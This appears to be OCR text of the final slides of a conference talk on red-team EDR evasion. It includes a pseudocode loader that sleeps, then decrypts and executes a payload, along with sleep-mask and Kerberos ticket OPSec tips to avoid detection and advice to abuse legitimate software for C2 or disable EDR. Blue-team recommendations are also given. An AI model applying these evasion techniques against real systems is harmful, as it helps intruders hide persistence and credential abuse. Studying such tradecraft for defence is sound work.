
```
int main(){
  char encrypted_payload = {xxxx};
  sleep(99999);
  char decrypted_payload = decrypt_payload(encrypted_payload);
  execute_payload(decrypted_payload);
}
```

Sleep Mask

- After doing the bad things, encrypt the payload itself



Process Injection



Kerberos OPSec

- Don't use RC4 (NTLM) for ticket
  - Uses AES256 !!
- Don't use Golden ticket
  - Uses Diamond / Sapphire ticket !!
- Don't use default ticket life time / renew time
  - Default Rubeus ticket lifetime is 10 years

Conclusion

Conclusion

- For Red Team
  - Try to abuse legitimate software to establish a C2 connection.
  - If evading the EDR is not possible, attempt to disable it.
- For Blue Team
  - Consider strategies to prevent EDR disabling techniques (e.g., LoLDriver, exploiting unload functions)
  - Be aware that blocking at the network layer may fail in the future.
- For Both
  - Stay vigilant and continuously learn about new tactics employed by APT groups.

Chiao-Lin Yu (Steven Meow)

steven_c_yu@trendmicro.com

steven@stevenyu.tw